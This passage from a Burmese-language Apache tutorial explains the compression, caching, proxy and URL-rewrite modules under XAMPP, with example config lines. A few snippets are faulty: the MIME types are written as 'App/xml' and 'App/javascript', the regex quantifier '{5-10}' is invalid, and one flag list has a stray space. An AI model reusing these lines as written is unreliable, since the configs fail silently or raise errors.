မှတ်ချက်။ ။ `php.ini` နဲ့ `httpd.conf` တို့မှာ Setting တွေကိုပြောင်းပြီးရင် ပြောင်းလိုက်တဲ့တန်ဖိုးတွေနဲ့ အလုပ်လုပ်စေဖို့ အတွက် Web Server ကို Restart လုပ်ပေးဖို့လိုပါတယ်။ Configuration တွေကို Server အစမှာ ရယူအလုပ်လုပ်ခြင်းဖြစ်လို့ ပြင်လိုက်ယုံနဲ့ ချက်ခြင်း Effect ဖြစ်မှာမဟုတ်ပါဘူး။ Server ကို Restart လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

Apache ရဲ့ လုပ်ဆောင်ချက်တွေကို Module များနဲ့ ထပ်ပေါင်းဖြည့်စွက်လို့ရပါတယ်။ XAMPP က အသုံးဝင်တဲ့ Module များကိုတစ်ပါတည်း ထည့်သွင်းပေးထားပါတယ်။ အသုံးပြုလိုတဲ့ Module တွေကို `httpd.conf` ထဲမှာ `LoadModule` Setting သုံးပြီးသတ်မှတ်ပေးရပါတယ်။ XAMPP က Module တွေကို `httpd.conf` ထဲမှာ ထည့်သွင်းကြေငြာထားပေမယ့် တစ်ချို့ကို ရှေ့က # Sign ခံပြီး အလုပ်မလုပ်အောင ပိတ်ပေးထားတာကိုလည်းတွေ့ရနိုင်ပါတယ်။ သတိပြုသင့်တဲ့ Module တစ်ချို့အကြောင်းဖော်ပြပေးပါမယ်။

Compression Module

```
LoadModule deflate_module modules/mod_deflate.so
```

Apache Web Server က Document တွေကို Respond ပြန်ပေးတဲ့အခါ၊ Document ရဲ့ Size ကို သေးကျုံ့သွားအောင် Compress လုပ်ပြီးမှ Respond ပြန်ပေးစေဖို့ `mod_deflate` Module ကို အသုံးပြုနိုင်ပါတယ်။ `mod_gzip` လို့ခေါ်တဲ့ အလားတူ Module လည်းရှိပါသေးတယ်။ `mod_deflate` ကိုပိုအသုံးများကြပါတယ်။ Gzip နဲ့ Deflate တို့ဟာ Compress Algorithm တွေဖြစ်ပြီး Text Content တွေကို ၇၀% ကျော်ထိသေးကျုံ့သွားအောင် Compress လုပ်ပေးနိုင်ကြပါတယ်။ HTML, CSS, JavaScript စတဲ့ Document တွေဟာ အမှန်တော့ Text Document တွေချည်းပဲဖြစ်ပါတယ်။

`mod_deflate` Module ကြေငြာထားတဲ့လိုင်းကို # Sign နဲ့ပိတ်မထားတာသေချာအောင် ဦးဆုံးစစ်ဆေးပေးပါ။ ပြီးရင် Compress လုပ်စေလိုတဲ့ Content အမျိုးအစားကို `httpd.conf` ထဲမှာပဲ အခုလိုကြေငြာ သတ်မှတ်ပေးနိုင်ပါတယ်။

```
<IfModule mod_deflate.c>
  AddOutputFilterByType DEFLATE text/plain
  AddOutputFilterByType DEFLATE text/html
  AddOutputFilterByType DEFLATE text/xml
  AddOutputFilterByType DEFLATE text/css
  AddOutputFilterByType DEFLATE App/xml
  AddOutputFilterByType DEFLATE App/xhtml+xml
  AddOutputFilterByType DEFLATE App/rss+xml
  AddOutputFilterByType DEFLATE App/javascript
  AddOutputFilterByType DEFLATE App/x-javascript
  AddOutputFilterByType DEFLATE image/x-icon
</IfModule>
```

ဒီလိုသတ်မှတ်ပေးလိုက်တယ်ဆိုရင် Apache က HTML, CSS, JavaScript, XML နဲ့ Icon တွေကို အရင်ဆုံး Compress လုပ်ပြီးမှ Respond ပြန်ပေးမှာဖြစ်ပါတယ်။ Response Header ထဲမှာလည်း Deflate Algorithm ကို သုံးပြီး Compress လုပ်ထားကြောင်း ထည့်သွင်းပေးသွားမှာဖြစ်ပါတယ်။ ဒီတော့မှ Respond ကိုလက်ခံရရှိတဲ့ Browser က Compress လုပ်ထားကြောင်းသိရှိပြီး လိုအပ်သလို Uncompress ပြုလုပ်ပြီး ဖော်ပြပေးနိုင်မှာဖြစ်ပါတယ်။ Client နဲ့ Server ဆက်သွယ်မှု အများကြီး ပိုမြန်သွားနိုင်လို့ အသုံးပြုသင့်တဲ့ Module တစ်ခုဖြစ်ပါတယ်။

မှတ်ချက် ။ `<IfModule mod_deflate.c> ... </IfModule>` ဆိုတာက `mod_deflate` Module ရှိမှ အထဲမှာ ရေးသားထားတဲ့ လုပ်ဆောင်ချက်တွေကို အလုပ်လုပ်စေအောင် စစ်ဆေးထားခြင်းဖြစ်ပါတယ်။ `mode_deflate` Module မရှိပဲ `DEFLATE` Setting တွေသတ်မှတ်မိရင် Configuration Error ဖြစ်နိုင်လို့ သေချာအောင် စစ်လိုက်တဲ့ သဘောပါ။ Module ရှိတာ သေချာရင် အဲ့ဒီလိုစစ်မနေပဲ `DEFLATE` Setting တွေကို တိုက်ရိုက်တန်းရေးလို့ရပါတယ်။ ဒါပေမယ့် စစ်ဆေးပြီးရေးသားခြင်းဟာ အလေ့အကျင့်ကောင်းတစ်ခု ဖြစ်ပါတယ်။

ဖော်ပြခဲ့တဲ့ နမူနာမှာ ရှင်းအောင်ခွဲရေးထားတာပါ။ အခုလိုတစ်ကြောင်းတည်းရေးလည်းရပါတယ်။

```
<IfModule mod_deflate.c>
  AddOutputFilterByType DEFLATE text/plain text/html text/css
</IfModule>
```

Compress လုပ်စေလိုတဲ့ Content Type တွေကို တစ်ကြောင်းတည်း တန်းစီရေးသားလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလုပ် ဆောင်ချက်နဲ့ အလားတူလုပ်ဆောင်ချက်ကို PHP ကလည်းလုပ်ပေးနိုင်ပါတယ်။ Output ကို Compress လုပ်ပေးတဲ့ ob_gzhandler() လို Function မျိုး PHP မှာ ရှိပါတယ်။ ဒါပေမယ့် Apache မှာ တစ်ခါတည်း Setting လုပ်ထား လိုက်တာက ပိုပြီးထိရောက်လွယ်ကူပါတယ်။

Cache Module

```
LoadModule expires_module modules/mod_expires.so
```

`mod_expires` Module ကတော့ Cache Control အတွက်ဖြစ်ပါတယ်။ Browser တွေက Respond အဖြစ်ရရှိ ဖူးတဲ့ အချက်အလက်တွေကို Cache လုပ်ထားလေ့ရှိပါတယ်။ အဲ့ဒီလို Cache လုပ်တဲ့အခါမှာ ဘယ်လို Content ဆိုရင် အချိန်ကာလ ဘယ်လောက်ထိ Cache လုပ်သင့်သလဲဆိုတဲ့ Setting ကို သတ်မှတ်နိုင်စေတဲ့ Module တစ်ခု ဖြစ်ပါတယ်။ Module ကို # Sing နဲ့ ပိတ်မထားတာ သေချာအောင်စစ်ဆေးပြီးရင် Cache Expires Setting တွေကို အခုလိုသတ် မှတ်နိုင်ပါတယ်။

```
<IfModule mod_expires.c>
  ExpiresActive on
  ExpiresDefault                 "access plus 1 month"
  ExpiresByType text/html        "access plus 0 seconds"
  ExpiresByType image/x-icon     "access plus 1 week"
  ExpiresByType image/png        "access plus 1 month"
  ExpiresByType image/jpg        "access plus 1 month"
</IfModule>
```

`ExpiresActive on` ဆိုတဲ့ Setting ပါမှကျန်အလုပ်များကို ဆက်လုပ်မှာဖြစ်ပါတယ်။ သတ်မှတ်လိုတဲ့ Content Type အလိုက် Expire Time ကို သတ်မှတ်ပေးနိုင်ပါတယ်။ နမူနာအရဆိုရင် HTML တွေကို 0 seconds လို့ သတ်မှတ်ထားလို့ Cache လုပ်ပေးမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် Icon တွေကိုတော့ (၁) ပါတ် အထိ Cache လုပ်စေမှာဖြစ်ပြီး PNG နဲ့ JPG Image တွေဆိုရင် (၁) လအထိ Cache လုပ်စေမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ဘယ် Content ကို ဘယ်လို Cache လုပ်သင့်သလဲ သတ်မှတ်ထားနိုင်ပါတယ်။

Proxy Module

```
LoadModule proxy_module modules/mod_proxy.so
```

`mod_proxy` Module ကိုအသုံးပြုပြီး Apache ကို Proxy Server တစ်ခုအဖြစ် အသုံးပြုနိုင်ပါတယ်။ Web App တစ်ခုဟာ အသုံးပြုသူသိပ်များလာပြီဆိုရင် App Server နဲ့ Proxy Server တို့ကို ခွဲခြား ထားဖို့လို အပ်လာတက်ပါတယ်။ ဒီတော့မှ တစ်ကယ့်အလုပ်တွေကို App Server ကလုပ်ပြီး Request တွေ စီမံတဲ့အလုပ်ကို Proxy Server က တစ်ဆင့်ခွဲ လုပ်ပေးခြင်းအားဖြင့် စွမ်းဆောင်ရည်ပိုမိုကောင်းမွန်လာစေမှာဖြစ်ပါတယ်။ ပြီးတော့ Proxy Server မှာ ကြားခံစစ်ဆေးတဲ့ Security လုပ်ဆောင်ချက်တွေ၊ Cache Control နဲ့ပက် သက်တဲ့လုပ်ဆောင်ချက်တွေ၊ Load Balance နဲ့ပတ်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို လည်းတွဲဖက်ထားပြီး လုံခြုံရေးပိုင်း၊ စွမ်းဆောင်ရေပိုင်းတို့ မှာ ကောင်းသထက်ကောင်းလာအောင် စီမံထားနိုင်ပါသေးတယ်။

Proxy မှာ Reverse Proxy နဲ့ Forward Proxy ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ `mod_proxy` နဲ့ Apache ကို Reverse Proxy အဖြစ်ရော Forward Proxy အဖြစ်ပါ Setting လုပ်ထားနိုင်ပါတယ်။ Reverse Proxy ဆိုတာဟာ ရိုးရိုး Web Server တစ်ခုလိုပဲ Client Request တွေကိုလက်ခံနိုင်တဲ့ Server ဖြစ်ပါတယ်။ ဒါပေမယ့် တိုက်ရိုက်

Respond မပြန်ပဲ ဝင်ရောက်လာတဲ့ Request ကိုစစ်ဆေးပြီး အခြား Server တစ်ခုထံ Request ကို လက်ဆင့်ကမ်းပေးပို့ပါတယ်။ အဲ့ဒီ Server က ပြန်လည်ပေးပို့ လာတဲ့ Respond ကိုမှ Client ထံ သူကတစ်ဆင့် Respond ပြန်လည်ပေးပို့နိုင်တဲ့ Server တစ်မျိုးဖြစ်ပါတယ်။ အခြေခံ Setting အဖြစ် အခုလို သတ်မှတ်ထားနိုင်ပါတယ်။

```
ProxyPass /foo.html http://example.com/bar.html
ProxyPassReverse /foo.html http://example.com/bar.html
```


ဒီလိုသတ်မှတ်ထားလိုက်ရင် `foo.html` Document အတွက် Request လက်ခံရရှိရင် example.com/bar.html ထံ လက်ဆင့်ကမ်းပြီး Request ကို ပေးပို့သွားမှာ ဖြစ်ပါတယ်။ Reverse Proxy နည်းပညာကိုသုံးပြီး Load Balance ပြုလုပ်ပုံကို **Rockstar Developer** ရဲ့ အပိုင်း **(၅)** မှာဖော်ပြထားပါတယ်။

URL Rewrite Module

```
LoadModule rewrite_module modules/mod_rewrite.so
```

နောက်ထပ်အသုံးဝင်တဲ့ Module ကတော့ `mod_rewrite` ဖြစ်ပါတယ်။ URL ဆိုတာ ပုံမှန်အားဖြင့် Web Server မှာရှိတဲ့ Resource တစ်ခုကိုညွှန်းရတာဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ချို့အင်တာနက် Website တွေကိုသုံးတဲ့ အခါသတိ ထားမိမှာပါ။ သူတို့ရဲ့ URL မှာ File Name တွေနဲ့ ရှုတ်ယှက်ခတ်မနေပဲ သပ်သပ်ရပ်ရပ် ဖြစ်နေတက်ပါတယ်။ http://en.wikipedia.org/wiki/MySQL ဆိုတဲ့ URL ကိုပဲလေ့လာကြည့်ပါ။ File Name တွေမပါဝင်ပါဘူး။ ဒါပေမယ့်လည်း လိုချင်တဲ့ရလဒ်ကိုတော့ ရရှိမှာပဲဖြစ်ပါတယ်။ Web Server ကတော့ Folder Name တွေ File Name တွေ URL မှာပါဝင်လာမှသာလိုချင်တဲ့ Document လိပ်စာကိုသိရှိပြီး အလုပ်လုပ်ပေးနိုင်မှာဖြစ်ပါတယ်။ ဒီလိုနေရာမျိုးမှာ `mod_rewrite` က အသုံးဝင်လာပါတယ်။ URL Rewrite Setting တွေသတ်မှတ်ပြီး၊ သပ်ရပ်အောင် ပြုပြင်ထားတဲ့ Request URL (URL အတုဆိုကြပါစို့) ကို တစ်ကယ့် Resource တည်ရှိရာ URL (URL အစစ်) အဖြစ်ပြောင်းပြီးမှ အလုပ်လုပ်အောင် သတ်မှတ်ထားနိုင်တဲ့ Module တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် Website အသုံးပြုသူက ရှင်းလင်းပြီး မှတ်ရလွယ်တဲ့ URL (အတု) ကိုပဲမှတ်သားထားဖို့လိုပြီး `mod_rewrite` က အဲ့ဒီ URL ကို လက်ခံရရှိ တဲ့အခါ URL အစစ်နဲ့ အစားထိုးပေးသွားမှာ ဖြစ်ပါတယ်။

URL Rewrite Setting ရေးသားပုံနမူနာကို **ပုံ (၈-က)** မှာလေ့လာနိုင်ပါတယ်။




```
[ Example ]
Original URL: http://example.com/cat/123
Rewrite URL: http://example.com/index.php?catid=123
```

ပုံ (၈-က) A URL Rewrite Rule

`RewriteRule` Keyword နဲ့စပေးရပြီး သူ့နောက်မှာ အပိုင်း (၃) ပိုင်း ပါဝင်ပါတယ်။ Request URL Pattern, ပြုပြင်ပေးစေလိုတဲ့ URL နဲ့ ဖြည့်စွက်ညွှန်ကြားချက် (Flags) တို့ပဲဖြစ်ပါတယ်။

Request URL Pattern ကို Regular Expression နဲ့ပေးရမှာဖြစ်ပါတယ်။ Regular Expression ဟာ Text တွေကို စီမံနိုင်တဲ့ Sub Language တစ်ခုဖြစ်ပါတယ်။ သူ့လည်းပဲ သီးခြားလေ့လာဖို့လိုနိုင်တဲ့ ဘာသာရပ်တစ်ခု ဖြစ်ပါတယ်။ Rewrite Rule တွေ ရေးသားဖို့ အတွက်သိသင့်တဲ့အခြေခံ Pattern တွေကိုတော့ **ပုံ (၈-က)** မှာတစ်ခါတည်း ဖော်ပြထားပါတယ်။ `^` သင်္ကေတဟာ စာတစ်ကြောင်းရဲ့ အစမှတ်ဖြစ်ပါတယ်။ `$` သင်္ကေတကတော့ စာတစ်ကြောင်းရဲ့အဆုံး မှတ်ပါ။

```
RewriteRule ^books index.php
```

နမူနာမှာ အစမှတ်ကို `^` နဲ့သတ်မှတ်ထားပေမယ့် အဆုံးမှတ်ကိုသတ်မှတ်မထားပါဘူး။ ဒါကြောင့် Request URL က `books` နဲ့ စခဲ့မယ်ဆိုရင် (နောက်ကဘာပဲဆက်လိုက်လိုက်) `index.php` ကို အသုံးပြု Request လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

```
RewriteRule ^books$ index.php
```

ဆိုရင်တော့ URL က `books` လို့အတိအကျဖြစ်မှ `index.php` ကို အသုံးပြု Request လုပ်ပေးသွားမှာပါ။

ဝိုက်ကွင်းအဖွင့်အပိတ်ကိုတော့ Set အနေနဲ့အသုံးပြုနိုင်ပါတယ်။

```
RewriteRule ^books/([a-z]+)/([0-9]+)$ index.php?cat=$1&id=$2
```

နမူနာမှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ထည့်သွင်းထားတဲ့ Set နှစ်ခုပါဝင်ရမှာဖြစ်ပါတယ်။ ပထမ Set အတွင်းက `[a-z]` က **a to z** ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ a to z နှစ်သက်ရာ Alphabet လာနိုင်ပါတယ်။ တစ်ခြား Special Character တွေနဲ့ဂဏန်းတွေ ဖြစ်ခဲ့ရင် ဒီ Rule နဲ့မကိုက်ညီတော့လို့ အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒုတိယ Set မှာတော့ **0 to 9** ဂဏန်းကလွဲရင် ကျန်တဲ့ Character တွေ လက်မခံဘူးဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ + သင်္ကေတကတော့ အဲ့ဒီ Set အတွက် စာလုံးတစ်လုံး အနည်းဆုံး ရှိရမယ့်လိုသတ်မှတ်ထားတာပါ။ Set နှစ်ခုမှာ ပါဝင်လာတဲ့တန်ဖိုးတွေကို `$1` နဲ့ `$2` ဆိုပြီး Variable များအနေနဲ့ URL အစစ်မှာ ပြန်လည်အသုံးချနိုင်ပါတယ်။ ဒါကြောင့် Request URL က -

```
books/internet/98
```

- ဖြစ်ခဲ့မယ်ဆိုရင် အမှန်တစ်ကယ် Request လုပ်သွားမယ့် URL က -

```
index.php?cat=internet&id=98
```

- ဖြစ်မှာပါ။ a to z တို့ 0 to 9 တို့ သတ်မှတ်မနေပဲမည်သည့် Character မဆိုပါဝင်နိုင်တယ်လို့ သတ်မှတ်လိုရင် Dot သင်္ကေတကို အသုံးပြုနိုင်ပါတယ်။ ရေးသားပုံကဒီလိုပါ။

```
RewriteRule ^books/(.+)/(.+)/?$ index.php?cat=$1&id=$2
```

`(.+)` လို့သတ်မှတ်ထားတဲ့အတွက် မည်သည့် Character မဆိုဖြစ်နိုင်တယ်၊ ဒါပေမယ့် (၁) လုံးနဲ့အထက်ဖြစ်ရမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ နမူနာမှာပါတဲ့ ? သင်္ကေတရဲ့အဓိပ္ပါယ်က သူ့ကစာလုံး (တစ်လုံး) ပါဝင်ရင်လည်းမှန်တယ်၊ မပါလည်းမှန် တယ်ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ တနည်းအားဖြင့် နမူနာအရဆိုရင်နောက်ဆုံးက Slash ပါရင်လည်း ဒီ Rule အတိုင်း အလုပ်လုပ်မှာဖြစ်သလို မပါရင်လည်း အလုပ်လုပ်မှာပဲဖြစ်ပါတယ်။

နောက်ထပ်ဖြည့်စွက်မှတ်သားသင့်တဲ့ ရေးထုံးတစ်ခုကတော့ စာလုံးအရေးအတွက် ကန့်သတ်ခြင်းဖြစ်ပါတယ်။ အခုလို ရေးသားနိုင်ပါတယ်။

```
RewriteRule ^books/([a-z]{5-10})/([0-9]{3})/?$ index.php?cat=$1&id=$2
```

တွန်ကွင်းအဖွင့်အပိတ်ထဲမှာ စာလုံးအရေအတွက်ကန့်သတ်ချက် ထည့်သွင်းပေးနိုင်ပါတယ်။ `[a-z]{5-10}` ရဲ့ အဓိပ္ပါယ် ကတော့ a to z အကွာရာလက်ခံမယ်၊ စာလုံးရေက (၅) လုံးနဲ့ (၁၀) လုံးကြား ဖြစ်ရမယ်လို့ဆိုတဲ့ အဓိပ္ပါယ်

ပါ။ `[0-9]{3}` ရဲ့ အဓိပ္ပါယ်ကတော့ 0 to 9 ကိန်းကဏန်းတွေကိုပဲလက်ခံမယ်၊ စာလုံးရေ (၃) လုံးအတိအကျဖြစ်ရမယ်လို့ကန့် သတ်ခြင်းဖြစ်ပါတယ်။ ဒီ Rule ကိုအသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းမှာရေးသားခဲ့တဲ့ Online Book Store အတွက် Rewrite Rule တွေကို အခုလို သတ်မှတ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။

```
<IfModule mod_rewrite.c>
  RewriteEngine On
  RewriteBase /store/
  RewriteRule ^books/?$ index.php [NC,L]
  RewriteRule ^cart/?$ view_cart.php [NC,L]

  RewriteRule ^category/([0-9]+)/?$ index.php?cat_id=$1 [NC,L]

  RewriteRule ^admin/edit/book/([0-9]+)/?$ admin/book-edit.php?id=$1 [NC,L]
  RewriteRule ^admin/edit/category/([0-9]+)/?$ admin/cat-edit.php?id=$1 [NC,L]
</IfModule>
```

တစ်ခြား Module တွေမှာလိုပဲ အရင်ဆုံး `mod_rewrite` ရှိမရှိစစ်ဆေးပြီးရေးသားထားပါတယ်။ ထူခြားချက် အနေနဲ့ `RewriteBase` Setting ပါဝင်လာတာကို သတိပြုပါ။ ကျွန်တော်တို့ရဲ့ Project က Web Server ရဲ့ Document Root ထဲမှာ မဟုတ်ပဲ `store` Folder ထဲမှာ ရေးသားထားတာဖြစ်တဲ့အတွက် `RewriteBase` မှာ `/store/` လို့ သတ်မှတ်ထားခြင်း ဖြစ်ပါတယ်။ အဲ့ဒီလိုသာ မသတ်မှတ်ထားရင် Rule တွေကိုအခုလိုရေးနေရမှာပါ။

```
RewriteRule ^books/?$ /store/index.php [NC,L]
RewriteRule ^cart/?$ /store/view_cart.php [NC,L]
```

`RewriteBase` မှာ `/store/` လို့သတ်မှတ်ထားလိုက်လို့ Rule တွေမှာ `/store/` ကို တစ်ကြောင်းခြင်း လိုက်ထည့်နေဖို့ မလိုအပ်တော့ပါဘူး။ နမူနာအရ -

- http://localhost/store/books/
- http://localhost/store/cart/
- http://localhost/store/category/12/
- http://localhost/store/admin/edit/book/12/
- http://localhost/store/admin/edit/category/12/

- စတဲ့ URL များနဲ့ Book Store ကိုအသုံးပြုနိုင်သွားစေမှာဖြစ်ပါတယ်။ Script File ရဲ့ Name တွေနဲ့ Query String တွေကို URL မှာထည့်သွင်းဖို့ မလိုတော့တဲ့သဘောဖြစ်ပါတယ်။

Rule တစ်ခုခြင်းစီရဲ့နောက်ဆုံးမှာ လေးဒေါင့်ကွင်းနဲ့ ရေးသားတဲ့ Flags တွေပါဝင်ပါသေးတယ်။ အဲ့ဒီ Flag တွေက Optional ပါ။ မလိုအပ်ရင် မထည့်ပဲနေလို့ရပါတယ်။ အသုံးဝင်တဲ့ Flag စာရင်းကို ဖော်ပြပေးလိုက် ပါတယ်။

[L] - Last ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ လက်ရှိ Rule နဲ့ကိုက်ညီခဲ့ရင် ကျန် Rule တွေကို ဆက်လုပ်မနေနဲ့တော့ ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

[F] - Forbidden ဆိုတဲ့အဓိပ္ပါယ်ပါ။ Rule နဲ့ကိုက်ညီခဲ့ရင် 403 Forbidden Respond ကို ပြန်ပေးသွားမှာပါ။

[NC] - No Case ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ စာလုံးအကြီးအသေးကို ထည့်စစ်မနေတော့တဲ့သဘော ဖြစ်ပါတယ်။

[QSA] - Request URL နဲ့အတူပါဝင်လာတဲ့ Query String ကို Rewrite URL မှာဆက်လက် ထည့်သွင်းအသုံးပြု ပေးပါလို့ သတ်မှတ်ခြင်းဖြစ်ပါတယ်။

[R] - URL ကို Rewrite လုပ်ယုံမကပဲ Redirect လုပ်သွားစေလိုတဲ့အခါ သုံးပါတယ်။ နောက်ကနေ HTTP Status Code No. ထည့်လိုရင်ထည့်ပေးနိုင်ပါတယ်။ မထည့်ချင်လည်း ချန်ထားခဲ့နိုင်ပါတယ်။ ထည့်မယ်ဆိုရင် **[R=301]** သို့မဟုတ် **[R=307]** စသဖြင့် သင့်တော်သလို ထည့်သွင်းပေးနိုင်ပါတယ်။

Flag တစ်ခုထက်ပိုရင် Comma ခံပြီးအတွဲလိုက် သတ်မှတ်နိုင်ပါတယ်။ ဥပမာ - **[L,NC,QSA]**

RewriteCond ဆိုတဲ့ Setting တစ်ခုကျန်ပါသေးတယ်။ Server Variable တွေနဲ့တိုက်ဆိုင်စစ်ဆေးပြီး မှန်ကန်မှ သတ်မှတ်ထား တဲ့ Rule ကို ဆက်လက်အလုပ်လုပ်စေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ ရေးသားပုံက အခုလိုပါ -

```
RewriteCond %{HTTP_HOST} !^example\.com$ [NC]
RewriteRule .? http://example.com%{REQUEST_URI} [R=301,L]
```

ဒီ Rule က Host Name ရဲ့ ရှေ့က www ကို ဖြုတ်ဖို့အတွက် အသုံးပြုကြလေ့ရှိပါတယ်။ ဥပမာ - Request URL က http://www.example.com/foo/bar.html ဖြစ်နေမယ် ဆိုရင် အဲဒီ URL ကို http://example.com/foo/bar.html လို့ပြောင်း ပေးလိုက်မှာဖြစ်ပါတယ်။

```
RewriteCond %{HTTP_HOST} !^example\.com$
```

- ရဲ့ အဓိပ္ပါယ်က -

```
if(HTTP_HOST != example.com)
```

လို့ရေးသားခြင်းနဲ့ ဆင်တူပါတယ်။ %{HTTP_HOST} ဆိုတာ Request မှာပါဝင်လာတဲ့ Domain Name ကို လက်ခံထားတဲ့ Server Variable တစ်ခုဖြစ်ပါတယ်။ သူ့နောက်က Exclamation Mark (!) က Not ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဆက်လက်ရေးသားထားတဲ့ ^example\.com$ ကတော့ example.com အတိအကျဟုတ်မဟုတ် စစ်ဆေးထားတဲ့ Regular Expression Rule ဖြစ်ပါတယ်။ Dot (.) သင်္ကေတက Regular Expression ရဲ့ Operator ဖြစ်နေတဲ့အတွက် Back Slash နဲ့Operator မဟုတ်ကြောင်းကို Escape လုပ်ထားပေးရတာပါ။

```
RewriteRule .? http://example.com%{REQUEST_URI} [R=301, L]
```

- ရဲ့ အဓိပ္ပါယ်ကတော့၊ URL ကဘာပဲဖြစ်ဖြစ် (သို့မဟုတ်) ဘာမှမပါရင်ပဲဖြစ်ဖြစ် http://example.com ကိုသာ Rewrite လုပ်ပေးသွားပါလို့ သတ်မှတ်ထားခြင်းပါ။ `%{REQUEST_URI}` ကလည်း Server Variable တစ်ခုပဲဖြစ်ပြီး တန်ဖိုးအနေနဲ့ URL မှာ Domain Name နောက်ကတွဲပါလာတဲ့ Resource Location ရှိနေမှာဖြစ်ပါ တယ်။ အဲ့ဒီတန်ဖိုး ကို Rewrite လုပ်ထားတဲ့ example.com ရဲ့နောက်ကနေ ဆက်ထည့်ပေးလိုက်ဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ Flag အနေနဲ့ `R=301` Flag ထည့်သွင်းထားတဲ့အတွက် တစ်ခါတည်း Redirect လုပ်ပေးသွားမှာ ဖြစ်ပါ တယ်။ နောက်ထပ်အသုံး ဝင်တဲ့ ဥပမာတစ်ခု ဖော်ပြပေးပါဦးမယ် -

```
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{HTTP_REFERER} !^http://example\.com/ [NC]
RewriteRule \.(gif|jpg|png)$ - [F]
```

ဒီ Rule ကတော့ ကျွန်တော်တို့ Server က Image တွေကို အခြား Website က တိုက်ရိုက်ချိတ်ဆက်ဖော်ပြခြင်း မ ပြုစေလိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။ `HTTP_REFERER` ဆိုတာက Request ပြုလုပ်သူလာခဲ့တဲ့ Location ဖြစ်ပါ တယ်။ Referer က Blank ဖြစ်နေရင် တစ်နေရာရာကနေ တစ်ဆင့်လာခြင်းမဟုတ်ပဲ လိပ်စာအတိအကျနဲ့ တိုက်ရိုက် ပြုလုပ်တဲ့ Request ဖြစ်တယ်ဆို တဲ့သဘောပါ။ ဒါကြောင့် Referer က Blank မဟုတ်တော့မှ Rule ကိုအလုပ်လုပ်ဖို့ `RewriteCond` နဲ့ စစ်ဆေးထားပါတယ် (`!^$` - Not Blank ဆိုတဲ့အဓိပ္ပါယ်ပါ)။ နောက် တစ်ဆင့်မှာ Referer က ကျွန်တော်တို့ Host ကိုယ်တိုင်ဟုတ်မဟုတ် စစ်ထားပါတယ် -

```
!^http://example\.com/
```

- If Not http://example.com ဆိုတဲ့အဓိပ္ပါယ်ပါ။ ဒီ Condition နှစ်ခုလုံး Pass ဖြစ်မှ ဆက်လက်သတ်မှတ် ထား တဲ့ Rewrite Rule ကို အလုပ်သွားလုပ်မှာဖြစ်ပါတယ်။ Rewrite Rule မှာ Request URL က `.gif`, `.jpg`, `.png` တို့နဲ့ အဆုံးသတ်ရင် Forbidden Respond ပြန်ပေး ဖို့ `[F]` Flag ကို အသုံးပြုသတ်မှတ်ထားပါ တယ်။ Image တွေကို URL အတိအကျနဲ့ တိုက်ရိုက် Request ပြုလုပ်သူကို ရယူခွင့်ပြုပါတယ်။ ကျွန်တော်တို့ Website ကိုယ်တိုင်က ချိတ်ဆက်ရင် ခွင့်ပြုပါတယ်။ တစ်ခြား Website တစ်ခု ကနေ Request လုပ်လာရင်တော့ ရယူခွင့်မပြုဘူးဆိုတဲ့လုပ်ဆောင်ချက်ကို ရရှိစေမှာဖြစ်ပါတယ်။ Rewrite Condition တွေ Rule တွေနဲ့အတူ တွဲဖက် သုံးနိုင်တဲ့ Server Variable တွေထဲက မှတ်သားသင့်တဲ့ Variable တစ်ချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

%{HTTP_USER_AGENT} - Request နဲ့အတူပါဝင်လာတဲ့ User Agent (Client အမျိုးအစား)
%{HTTP_REFERER} - Request ပြုလုပ်လာတဲ့ Source
